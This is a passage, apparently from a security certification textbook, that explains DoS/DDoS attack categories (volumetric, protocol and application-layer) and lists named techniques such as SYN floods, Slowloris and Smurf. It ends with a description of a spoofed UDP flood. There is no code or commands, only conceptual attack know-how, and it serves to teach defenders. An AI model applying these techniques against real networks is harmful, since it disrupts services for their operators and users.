machine cannot make enough requests to overwhelm network equipment. Hence, in DDoS attacks, the attacker uses several computers to flood a victim. In this case, the attacker can control all the machines and instruct them to direct traffic to the target system. DDoS attacks flood a network, causing a significant statistical change in network traffic that overwhelms network equipment such as switches and routers. Attackers use the processing power of a large number of geographically distributed machines to generate huge traffic directed at the victim, which is why such an attack is called a DDoS attack.

There are two types of bandwidth depletion attacks:

- In a **flood attack**, zombies send large volumes of traffic to the victim's systems to exhaust the bandwidth of these systems.
- In an **amplification attack**, the attacker or zombies transfer messages to a broadcast IP address. This method amplifies malicious traffic that consumes the bandwidth of the victim's systems.

Attackers use botnets and perform DDoS attacks by flooding the network. The entire bandwidth is used up by attackers, and no bandwidth remains for legitimate use. The following are examples for volumetric attack techniques:

- User Datagram Protocol (UDP) flood attack
- Internet Control Message Protocol (ICMP) flood attack
- Ping of Death (PoD) attack
- Smurf attack
- Pulse wave attack
- Zero-day attack
- Malformed IP packet flood attack
- Spoofed IP packet flood attack

- **Protocol Attacks**

  Attackers can also prevent access to a target by consuming types of resources other than bandwidth, such as connection state tables. Protocol DDoS attacks exhaust resources available on the target or on a specific device between the target and the Internet. These attacks consume the connection state tables present in network infrastructure devices such as load balancers, firewalls, and application servers. Consequently, no new connections will be allowed, because the device will be waiting for existing connections to close or expire. In this case, the attack magnitude is measured in packets per second (pps) or connections per second (cps). These attacks can even take over the state of millions of connections maintained by high-capacity devices.

  The following are examples for protocol attack techniques:

  - Synchronize (SYN) flood attack
  - Fragmentation attack
  - Spoofed session flood attack
  - Acknowledgement (ACK) flood attack
  - SYN-ACK flood attack
  - ACK and PUSH ACK flood attack
  - TCP connection flood attack
  - TCP state exhaustion attack
  - RST attack
  - TCP SACK panic attack

- **Application Layer Attacks**

  In these attacks, the attacker attempts to exploit vulnerabilities in the application layer protocol or in the application itself to prevent legitimate users from accessing the application. Attacks on unpatched, vulnerable systems do not require as much bandwidth as protocol or volumetric DDoS attacks for succeeding. In application DDoS attacks, the application layer or application resources are consumed by opening connections and leaving them open until no new connections can be made. These attacks destroy a specific aspect of an application or service and can be effective with one or a few attacking machines that produce a low traffic rate. Furthermore, these attacks are very difficult to detect and mitigate. The magnitude of attack is measured in requests per second (rps).

  Application-level flood attacks result in the loss of services of a particular network, such as emails and network resources, or the temporary shutdown of applications and services. Through this attack, attackers exploit weaknesses in programming source code to prevent the application from processing legitimate requests.

  Several kinds of DoS attacks rely on software-related exploits such as buffer overflows. A buffer overflow attack sends excessive data to an application that either shuts down the application or forces the data sent to the application to run on the host system. The attack crashes a vulnerable system remotely by sending excessive traffic to an application.

  Occasionally, attackers can also execute arbitrary code on the remote system via a buffer overflow. Sending too much data to an application overwrites the data that controls the program, enabling the hacker to run their code instead.

  Using application-level flood attacks, attackers attempt to do the following:

  - Flood web applications with legitimate user traffic
  - Disrupt service to a specific system or person by, for example, blocking a user's access through repeated invalid login attempts
  - Jam the application database connection by crafting malicious Structured Query Language (SQL) queries

  Application-level flood attacks can result in a substantial loss of money, service, and reputation for organizations. These attacks occur after the establishment of a connection. Because a connection is established and the traffic entering the target appears to be legitimate, it is difficult to detect these attacks. However, if the user identifies the attack, they can stop it and trace it back to its source more easily than other types of DDoS attacks.

  The following are examples for application layer attack techniques:


  - Hypertext Transfer Protocol (HTTP) flood attack
  - Slowloris attack

  - UDP application layer flood attack
  - DDoS extortion attack

DoS/DDoS Attack Techniques

Next, the following DoS/DDoS attack techniques will be discussed:

- UDP flood attack
- ICMP flood attack
- PoD attack
- Smurf attack
- Pulse wave attack
- Zero-day attack
- SYN flood attack
- Fragmentation attack
- ACK flood attack
- TCP state exhaustion attack
- Spoofed session flood attack
- HTTPS GET/POST attack
- Slowloris attack
- UDP application layer flood attack
  - Multi-vector attack
  - Peer-to-peer attack
  - Permanent DoS (PDoS) attack
- Distributed reflection DoS (DRDoS) attack
- TCP SACK panic attack
- DDoS extortion attack




UDP Flood Attack

- An attacker sends **spoofed UDP packets** at a very high packet rate to a remote host on random ports of a target server using a large source IP range
- The flooding of UDP packets causes the server to repeatedly check for **non-existent applications** at the ports
- Legitimate applications are inaccessible by the system and give an **error reply** with an ICMP "Destination Unreachable" packet
- This attack consumes **network resources** and available bandwidth, exhausting the network until it goes offline

Attacker
The attacker sends UDP packets with spoofed IP address and random destination UDP ports
Target Server
UDP Packet
UDP Packet
UDP Packet
UDP Packet
ICMP error packets of destination unreachable

